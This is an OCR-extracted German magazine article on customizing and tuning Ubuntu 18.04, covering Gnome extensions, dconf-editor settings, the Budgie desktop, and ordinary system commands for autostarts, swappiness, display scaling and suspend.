
Benutzerkonten einrichten: Diese wichtige Anlaufstelle versteckt das gnome-control-center („Einstellungen“) unter der Kategorie „Information“.



Zusatztool gnome-tweaks: Der Punkt „Schriften“ zeigt eine der elegantesten Anpassungsoptionen der Gnome-Shell – die stufenlose Skalierung der Bildschirmschriften.



Erweiterter Gnome: Hier ist die Oberfläche durch eine Reihe von Extensions ergänzt – am auffälligsten das konventionelle Menü oben links und die zusätzliche Taskleiste unten.



Konfigurationszentrale dconf: Der nachinstallierte dconf-editor eröffnet viele zusätzliche Feineinstellungen für grafische Programme – hier die Vorgaben für das Screenshottool.

ßig abgeschaltet und kann hier als „Tastenkombination zum erzwungenen Beenden des X-Servers“ aktiviert werden.

Die Gnome-Erweiterungen

Durch externe Erweiterungen kann Gnome signifikant gewinnen. Diese Erweiterungen sind meist kleine Javascripts, die – überwiegend in der oberen Systemleiste – einen Menüpunkt oder ein Desktopelement, zum Teil auch mikroskopische Spezialfunktionen nachrüsten. Technisch landen die kleinen Tools im Verzeichnis „~/.local/share/gnome-shell/extensions/“. Damit einhergehende Änderungen an der Gnome-Shell werden sofort und in der Regel ohne Neustart der Shell wirksam. Eine optimale Kombination solcher Erweiterungen ist nicht einfach, weil viele dieser Shell-Tools funktional ähnlich bis redundant sind. Hier hilft nur Ausprobieren.

Die Gnome-Erweiterungen sind auf *https://extensions.gnome.org* gesammelt. Mit der Firefox-Erweiterung „Gnome Shell Integration“ kann diese Webseite wie ein Installationsarchiv genutzt werden. Im renovierten Softwarecenter (gnome-software) sind diese Erweiterungen aber ebenfalls zugänglich, nämlich über „Erweiterungen → Shell-Erweiterungen“. Diese Liste ist alphabetisch und nicht sonderlich übersichtlich, erfüllt aber ihren Zweck. Bereits installierte Erweiterungen erkennen Sie an einem kleinen Symbol.

Installierte Erweiterungen können Sie über das vorgestellte gnome-tweaks, aber auch mit dem Systemstandard gnome-shell-extension-prefs („Shell-Erweiterungen“) ein- und ausschalten sowie konfigurieren. Zum Deinstallieren benötigen Sie aber das Softwarecenter, wo die Erweiterungen unter „Installiert“ an unterster Stelle erscheinen. Folgende Kandidaten gehören in die engere Wahl.

Gno-Menu: Diese Erweiterung bietet mit Kategorien, Shut-down-Optionen und integriertem Suchfeld ein opulentes Menü, das aber dennoch klassischer ausfällt als das monumentale „Anwendungen zeigen“ (Super-A) der Gnome-Shell. Der sonstige Gnome-Standard bleibt auf Wunsch erhalten („View“ für „Aktivitäten“ und „Apps“ für die Programmübersicht), kann aber über die zahlreichen Optionen dieser Erweiterung auch abgeschaltet werden.

Places Status Indicator: Diese Erweiterung erscheint als Leisteneintrag „Orte“ und repräsentiert genau das, was der Nautilus-Dateimanager in der Navigationsleiste anbietet – die Standardorte und die angelegten Lesezeichen (Strg-D).

Drop Down Terminal: Auf einen Tastendruck (Standard ist die Taste über Tab, also die Caret-Taste „^“) wird das Terminal heruntergeklappt, das beim erneuten Drücken des Hotkeys wieder verschwindet. Die Erweiterung ist gut konfigurierbar, was Größe, Transparenz, Farbe des Fensters betrifft.

Frippery Bottom Panel: Diese Erweiterung etabliert eine weitere Systemleiste am unteren Bildschirmrand mit einer klassischen Taskanzeige sowie einem Arbeitsflächenwechsler.

Clipboard Indicator: Das gut konfigurierbare Werkzeug dient in der Systemleiste als Ablage von Texten beliebiger Anzahl (einstellbar).

Force Quit: Die kleine Erweiterung repräsentiert das xkill-Kommando als Symbol in der Systemleiste. Bei hängenden Programmfenstern klicken Sie erst auf dieses Symbol, dann auf das betreffende Fenster, um den Task gewaltsam zu beenden.

Feineinstellungen mit dem Dconf-Editor

Dconf ist das jüngere Konfigurationssystem von Gnome-basierten Oberflächen. Vom älteren Gconf-Konzept mit XML-Dateien hat sich Ubuntu 18.04 ganz aktuell soeben ver-

abschiedet. Dconf speichert die Einstellungen von grafischen Systemprogrammen und Zubehör und bietet auch Optionen an, die an der grafischen Oberfläche nicht erreichbar sind. Typischerweise hat Ubuntu den zugehörigen Editor (dconf-editor) nicht vorinstalliert an Bord, doch dieses Defizit lässt sich mit

```
sudo apt install dconf-editor
```

leicht korrigieren.

Der hierarchische dconf-Aufbau hat gewisse Ähnlichkeiten mit der Windows-Registry. Der umfangreichste Zweig liegt unter „org → gnome“, wo Sie das Aussehen und Verhalten vieler Programme tunen. Durch Doppelklick auf einen Eintrag im Wertebereich kommen Sie in den Editiermodus, den Sie nach getaner Arbeit mit der Schaltfläche „Anwenden“ abschließen.

Ein Beispiel für eine Einstellung, die nur auf diesem Weg erreichbar ist, ist das Zielverzeichnis für Bildschirmfotos mit gnome-screenshot. Das lässt sich in dconf unter „org → gnome → gnome-screenshot“ und dem Wert für „autosave-directory“ individuell anpassen.

Ein weiteres Beispiel ist das Adressfeld des Dateimanagers Nautilus. Wer hier das editierbare Eingabefeld bevorzugt und dieses ständig mit Strg-L erzwingt, kann das Eingabefeld unter „org → gnome → nautilus → preferences“ mit dem Wert „always-use-location-entry“ zum permanenten Standard machen.

Auch der Bildbetrachter eog zeigt in seinen „Einstellungen“ nicht alle Optionen, die sich unter „org → gnome → eog“ einstellen lassen.

Ein weiteres Beispiel ist die Namensvergabe für virtuelle Desktops. Der dconf-Pfad hierfür lautet „org → gnome → desktop → wm → preferences → workspace-names“.

Die komplette dconf-Zentrale ist auch über das Kommandozeilenprogramm gsettings erreichbar. Dieses kann mit „get“ und „set“ nicht nur sämtliche Werte kontrollieren, sondern einen kompletten Schlüssel nach Konfigurationspannen mit

```
gsettings reset-recursively org.gnome.eog
```

auf die Standardwerte zurücksetzen. ■

DEN BUDGIE-DESKTOP EINRICHTEN

Die Budgie-Oberfläche stammt ursprünglich aus der Distribution Solus. Während sein Stammsystem derzeit stagniert, gewinnt Budgie immer mehr Fans, was „Ubuntu Budgie“ vor einem Jahr zur offiziellen Ubuntu-Variante beförderte.


Budgie ist jung, in manchen Details etwas konfus, die deutsche Lokalisierung nicht vollständig und auch die überschätzte Benachrichtigungsleiste „Raven“ ist kein ernstes Motiv, sich in diesen Desktop zu vergucken.

Die Gründe liegen woanders: Budgie hat eine klare, moderne Optik mit kontrastreichen Bedienelementen: Leistenapplets, Fenstertitel und Dialogfarben – man weiß immer ohne Suche, wohin man zu klicken hat. Budgie ist, wenn man so will, ein schickeres Cinnamon (Linux Mint).

Während für systemnahe Einstellungen das übliche gnome-control-center bereitsteht, sind für den Desktop spezielle Budgie-Werkzeuge zuständig: Wer die Oberfläche schnell einrichten will, kann es sich mit vorkonfigurierten „Themes“ relativ einfach machen (Menü „Systemwerkzeuge → Budgie Themes“). Dieser Dialog lädt zusätzliche Themen, die sich dann an gleicher Stelle aktivieren lassen („Thema anwenden“). Individuellen Ansprüchen werden diese Themen aber nicht genügen. Für alle Feineinstellungen gibt es das Programm budgie-desktop-settings (Menü „Systemwerkzeuge → Budgie Desktop Einstellungen“).

Der Punkt „Stil“ bestimmt das Aussehen von Fenstern, Titelleisten und Icons fundamental. Unter „Leisten“ definieren Sie Position, Aussehen und Bestückung einer oder mehrerer Systemleisten. Wenn Sie dort zusätzliche „Applets“ unterbringen möchten, gehen Sie nach Markieren der gewünschten Leiste auf „Applet hinzufügen“. In der Liste erscheinen nun alle derzeit verfügbaren Applets. Mit Markieren des gewünschten und Klick auf „Applet hinzufügen“ ist das Tool in der Leiste. Falls Sie Applets vermissen, sollten Sie vorher das Werkzeug „Budgie Applets“ aufsuchen (Menü „Systemwerkzeuge → Budgie Applets“), das zusätzliche Applets aus dem Internet installiert. Die Position eines Applets in der Leiste lässt sich in den „Budgie Desktop Einstellungen“ mit den Pfeiltasten verändern. Wenn ein Applet zusätzliche Konfigurationsoptionen bietet, wird das im rechten Drittel des Dialogs angezeigt. In den Leisten selbst sind keine intuitiven Rechtsklickaktionen zum Verändern, Verschieben oder Löschen von Applets möglich. Das notwendige Hantieren in den „Budgie Desktop Einstellungen“ ist im Unterschied zum modernen Outfit des Desktops eher altmodisch und mühsam, lohnt sich aber auf alle Fälle.

Wer sich in einer Leiste einen Favoriten-Starter einrichten will, wird zunächst nicht fündig: Einschlägig ist das Applet „App-Leiste“ („Icon Task List“). Gestartete Programme werden dann als Icon angezeigt und lassen sich nach Rechtsklick mit der Option „Zur Leiste hinzufügen“ dauerhaft anheften – die einzige Aktion, die eine Appleteänderung direkt am grafischen Objekt leistet.




Individuell eingerichteter Budgie: Der Desktop überzeugt mit vorbildlicher Bedienerführung durch klare Optik und kontrastreiche Elemente. Die optimale Konfiguration ist aber nicht überall komfortabel und kostet Zeit.

Ubuntu-Tuning

Ubuntus LTS-Version 18.04 hat zwar schon zwei Updates auf Version 18.04.2 bekommen, doch gibt es immer noch ein paar Defizite, die es lohnt, per Tuningmaßnahmen zu beheben. In diesem Beitrag helfen wir bei der Systemoptimierung und Mängelbeseitigung.

VON HERMANN APFELBÖCK



Dieser Ubuntu-Beitrag kann die Leistungsfähigkeit Ihres System effektiv steigern.

Diverse Autostarts abschalten

Mit der Gnome-Oberfläche ist Ubuntu ein Dickschiff. 1,4 GB RAM sind ab Anmeldung belegt (acht GB RAM), abzüglich des Plattencaches etwa ein GB (siehe *free -m*). Falls nötig, kann das Abschalten vieler Autostart-Module circa 200 bis 300 MB einsparen und außerdem den Start geringfügig beschleunigen. Damit das Tool „Startprogramme“ (gnome-session-properties) tatsächlich alle Autostarts anzeigt, muss dies erst freigeschaltet werden, denn die meisten systemnahen Komponenten blendet das Programm standardmäßig aus:

```
cd /etc/xdg/autostart/
sudo sed --in-place 's/
 NoDisplay=true/
 NoDisplay=false/g' *.desktop
```

Nun zeigt „Startprogramme“ alle Komponenten. Theoretisch können Sie fast alles deaktivieren außer D-Bus und den Sicherheitsdienst. Damit ist Ubuntu auf deutlich unter ein GB RAM zu verschlanken, ohne Cache auf unter 700 MB (siehe *free -m*).

Natürlich ist es Ermessensfrage, auf welche Module man tatsächlich verzichten kann und will: So ist ohne „Pulseaudio“ nur ein Audiostrom möglich, ohne „Dateien“ (nautilus-desktop) kein Desktop als Dateiablage, ohne „Aktualisierungsbenachrichtigung“ (update-notifier) kein Systemhinweis auf Updates.


Den eher lästigen Fehlerbericht für Canonical können Sie in der Datei „/etc/default/apport“ mit root-Recht abschalten:

```
sudo gedit /etc/default/apport
```

Hier steht nur eine aktive Zeile „enable=1“, die Sie auf den Wert „0“ abändern. Wer Canonical bei der Entwicklung von Ubuntu allerdings aktiv unterstützen will, sollte den Fehlerbericht zulassen. Der Fehlerbericht lässt sich auch über den Dconf-Editor unter „org.gnome.desktop.privacy“ abschalten („report-technical-problems“).

Leistung und Speicher optimieren

Wenn ein Rechner mit acht GB RAM und mehr so gut wie nie „swappen“ muss (siehe „Systemüberwachung → Ressourcen“), sind Optimierungsmaßnahmen weder nötig noch erfolgversprechend. Auf einem zäh laufenden System bietet der Linux-Kernel aber die Möglichkeit, das Swapverhalten zu beeinflussen. Der „Swappiness“-Wert darf zwischen 10 und 100 liegen, Standard ist „60“. Je höher der Wert, desto intensiver schreibt der Kernel Speicherseiten aus dem



Alle Autostarts: „Startprogramme“ zeigt die ganze Menge der Komponenten erst an, wenn das Flag „NoDisplay“ in den Konfigurationsdateien geändert wird.

RAM in die Swappartition. Ein niedriger Wert wie „10“ kann bei guter RAM-Ausstattung, aber langsamer mechanischer Platte vorteilhaft sein. Umgekehrt kann ein hoher Wert die Systemleistung verbessern, wenn der Speicher eher knapp ist, aber die Swappartition auf einer schnellen SSD liegt. Denn dann bleibt den laufenden Programmen mehr RAM, andererseits bremst die Auslagerung auf SSD das System kaum aus. Um den Wert temporär zu erhöhen, geben Sie im Terminal dieses Kommando ein:

```
sudo sysctl vm.swappiness=90
```

Um einen Wert dauerhaft festzulegen, müssen Sie eine Konfigurationsdatei editieren:

```
sudo gedit /etc/sysctl.conf
```

Suchen Sie „vm.swappiness“ und ändern Sie den Wert. Wenn der Eintrag fehlt, fügen Sie einfach folgende Zeile am Ende der Datei hinzu:

```
vm.swappiness=90
```

Sind Sie mit dem Verhalten nicht zufrieden, lässt sich die Änderung auf dem gleichen Wege wieder rückgängig machen.


Schnellen Spiegelserver festlegen

Für alle Installationen und Updates benötigen Sie einen Spiegelserver, der die Ubuntu-Paketquellen bereitstellt und möglichst schnell ausliefert. Je schneller Ihre Internetverbindung ist, desto mehr profitieren Sie von einem richtig schnellen Spiegelserver.

Ubuntu kann den geeignetsten deutschen Server selbst ermitteln: Dazu gehen Sie auf „Anwendungen & Aktualisierungen“ (software-properties-gtk). Auf der ersten Registerkarte „Ubuntu-Anwendungen“ ist ein Server voreingestellt. Diesen können Sie anklicken und „Andere“ auswählen, wonach Sie im Unterfenster die Option „Besten Server auswählen“ antreffen. Diese erledigt einige Verbindungstests und schlägt dann einen Server vor. Für Deutschland immer eine gute Wahl ist netcologne.de, das Sie auch direkt manuell auswählen können.

Das Home-Verzeichnis im Multiuserbetrieb

Sofern das System mehrere Benutzer verwenden, stehen die Home-Verzeichnisse gegenseitig offen für lesenden Zugriff (Schreibzugriff ist nicht möglich). Diese großzügige Standardeinstellung ist nicht überall erwünscht und auch leicht abzustellen. Dazu gehen Sie mit dem Dateimanager Nautilus in das übergeordnete Verzeichnis „/home“ und markieren Ihren eigenen Hauptordner.



Home-Ordner auf Multiusersystem: Die Benutzer dürfen standardmäßig in den anderen „Homes“ lesen. Das lässt sich aber im Dateimanager leicht abstellen.

Nach Rechtsklick und „Eigenschaften“ sehen Sie unter „Zugriffsrechte“, dass für „Andere“ die Option „Auf Dateien zugreifen“ gilt. Stellen Sie diese Vorgabe auf „Keiner“. Beachten Sie, dass Konten mit root/sudo-Recht weiterhin überall zugreifen können. Wenn nur Sie selbst root-Recht besitzen, ist damit Ihr Home-Verzeichnis jedoch geschützt.

Das System in „Bereitschaft“ versetzen

Der Zustand „Bereitschaft“ (oder „Suspend“) ist bekanntlich der Ruhezustand, der sofortiges Wiederherstellen der Sitzung gestattet und dennoch nur minimalen Stromverbrauch verursacht. Leider hat Gnome diese wichtige Abschaltfunktion recht gut versteckt. Über das Sitzungsmenü in der Systemleiste erhalten Sie scheinbar nur „Ausschalten“ und „Neu starten“ angeboten. „Scheinbar“ deshalb, weil Gnome einen

DIESE ZUSATZSOFTWARE BRAUCHEN SIE

Für bessere Kontrolle der Gnome-Oberfläche brauchen Sie die zusätzlichen Tools **Gnome-Tweaks** („Optimierungen“) und **Dconf-Editor**, die mit gleichnamigen Paketnamen schnell nachinstalliert sind.

Der Dconf-Editor wird auch in einigen Tipps dieses Artikels vorausgesetzt.


Desgleichen lohnt sich die Durchsicht der zahlreichen **Gnome-Erweiterungen** in der Software-Zentrale „Ubuntu-Software“ unter „Erweiterungen → Shell-Erweiterungen“. Installierte Erweiterungen können Sie über Gnome-Tweaks bequem verwalten.

Selbst wenn Sie bei der Installation die Einrichtung von Drittanbieter-Software angefordert haben, sollten Sie die **Mediencodecs und DVD-Wiedergabe** durch Nachinstallation dreier Pakete komplettieren:

```
sudo apt install ubuntu-restricted-extras libavcodec-extra
  libdvd-pkg
```

Unter Ubuntu 18.04 nicht mehr Standard ist das Brennprogramm Brasero. Falls Sie mit optischen Medien hantieren, sei es mit ISO-Images oder mit Audiodateien, ist **Brasero** oder auch **Xfburn** die empfohlene Software.

Ein dringender Installationskandidat auf Notebooks ist nach dem Wegfall der Home-Verschlüsselung die Software **Veracrypt**. Alles, was Sie zu Veracrypt wissen müssen, erfahren Sie in diesem Heft ab Seite 152.



Muss man wissen: Der wichtige Suspend-Schalter für die „Bereitschaft“ (zwei Balken) erscheint erst nach Drücken der Alt-Taste.

eigentlich eleganten Weg zur Bereitschaft vorsieht – man muss ihn allerdings kennen: Wenn Sie im Sitzungsmenü die Alt-Taste drücken oder länger auf das Ausschalt-Control klicken, verwandelt sich dieses und wird zum Suspend-Knopf. Wer sich daran gar nicht gewöhnen will, kann sich auch nach Vorbild der „desktop“-Dateien unter „/usr/share/applications“ einen eigenen Programmstarter anlegen mit dem Befehl

```
systemctl suspend
```

und diesen in das Starterdock integrieren. Übrigens: Auch die Abmeldung hat Gnome gut versteckt – als Option unter dem Benutzernamen.

Die Bildschirmdarstellung optimieren

Die Standardoptionen, einen hochauflösenden Bildschirm lesefreundlich einzurichten, sind unter Gnome begrenzt. Die optimale und höchste Auflösung sollte nicht herabgesetzt werden. Darüber hinaus bieten die allgemeinen „Einstellungen“ unter „Geräte → Anzeigegeräte“ nur eine Skalierung auf doppelte Größe, was meist erheblich zu groß ist. Wenn Gnome unter dem Displaymanager Wayland läuft (das ist bei der Anmeldung festzulegen), ist immerhin eine Skalierung in 25-Prozent-Schritten möglich. Das muss aber erst im Dconf-Editor unter „org.gnome.mutter“ mit „experimental-features“ oder alternativ im Terminal mit

```
gsettings set org.gnome.mutter
  experimental-features "['scale-
  monitor-framebuffer']"
```

aktiviert werden. Nach einer erneuten Anmeldung (mit Wayland) zeigen die „Einstellungen“ unter „Geräte → Anzeigegeräte“ die Skalierungsoptionen „100“, „125“, „150“, „175“ und „200“.

Unter dem herkömmlichen Xorg können Sie versuchen, die angebotene doppelte Skalierung in den „Einstellungen“ zu aktivieren und dann mit dem Tool xrandr die Bildschirmelemente wieder zu verkleinern. Dazu ermitteln Sie erst mit xrandr ohne Parameter den Bildschirmnamen („connected“ – in unserem Fall „DVI-0“) und skalieren dann mit Terminalbefehlen zum optimalen Ergebnis:


```
xrandr --output DVI-0 --scale
  1.2x1.2
```

Je größer der Wert („1.4“, „1.6“ etc.), desto kleiner werden die Desktopelemente. Nach unserer Erfahrung macht dabei aber nicht jeder Monitor mit, was sich dann mit nicht mehr zugänglichen Bildschirmbereichen äußert. Die Lösung mit Wayland bietet weniger Skalierungsschritte, ist aber zuverlässiger.

Schriftenoptimierung: Zusätzlich zur Monitoreinstellung können Sie auch die Schriftgrößen verändern. Am einfachsten geht das mit dem Dconf-Editor unter „org.gnome.desktop.interface“. Der hier anzutreffende „text-scaling-factor“ steht auf Wert „1.0“ und kann etwa mit „0.8“ oder „1.2“ verringert oder erhöht werden. Dies funktioniert in der laufenden Sitzung und ist daher mühelos bis zum optimalen Ergebnis zu testen. Die Einstellung betrifft aber nur die Gnome-Elemente wie die Systemleiste oder die Appübersicht, nicht den Text in Programmfenstern oder Programmmenüs.


Mit Dconf das Starterdock optimieren

Die allgemeinen „Einstellungen“ halten für das Favoritendock nur die allerwichtigsten Optionen bereit: Außer Icongröße, Position des Docks und Autohide-Verhalten wird hier nichts angeboten. Ungleich mehr zeigt der Dconf-Editor unter „org.gnome.shell.extensions.dash-to-dock“. Diese Einstellungsfülle ist nicht nur interessant für die persönliche Anpassung, sondern offenbart auch, was die unscheinbare Favoritenleiste alles beherrscht. So dürfte nicht jedem Nutzer bewusst sein, dass Mausrad-Scrollen auf dem Apps-Symbol die Arbeitsfläche wechselt („scroll-action“). Ebenso ist es Standard, dass ein Klick mit gleichzeitig gedrückter Umschalttaste bei einem bereits laufenden Programm eine zweite Instanz startet (nützlich etwa beim Terminal, Editor oder Dateimanager). Die Einstellung unter



Ergiebige Dockoptionen: Selbst wenn Sie nicht eingreifen wollen, lohnt der Blick in den Dconf-Editor. Der offenbart nämlich kaum bekannte Fähigkeiten des Starterdocks.

„org.gnome.shell.extensions.dash-to-dock“ lautet „shift-click-action“.
Voreinstellungen, die wir weniger optimal finden, gelten für „click-action“ und „middle-click-action“ – beides bezogen auf bereits laufende Programme. Für „click-action“ gilt die Aktion „previews“, was gar nichts hermacht. Hier ist „minimize“ eine gute Wahl: Das Programmfenster wird dann beim Klick auf sein Dock-Icon minimiert oder wiederhergestellt.
Für „middle-click-action“ ist „launch“ voreingestellt, was schon der normale Mausklick erledigt. Eine überlegenswerte Alternative für den Klick auf das Mausrad ist „quit“ – das schließt alle Instanzen eines laufenden Programms.



Nautilus-Kontextmenü restauriert: Die fehlende Option „Neues Dokument“ ist über eine oder mehrere Vorlagendateien sofort wieder eingebaut.

Erweiterungen für den Dateimanager

Dateimanager lohnen als Dreh- und Angelpunkt im lokalen Dateisystem immer den gezielten Ausbau. Für Nautilus stehen unter Ubuntu 18.04 eine Reihe von Erweiterungen bereits, die dateibezogene und allgemeine Kontextmenüs hinzufügen. Eine gute Übersicht erhalten Sie nach

```
apt-cache search nautilus extension
```

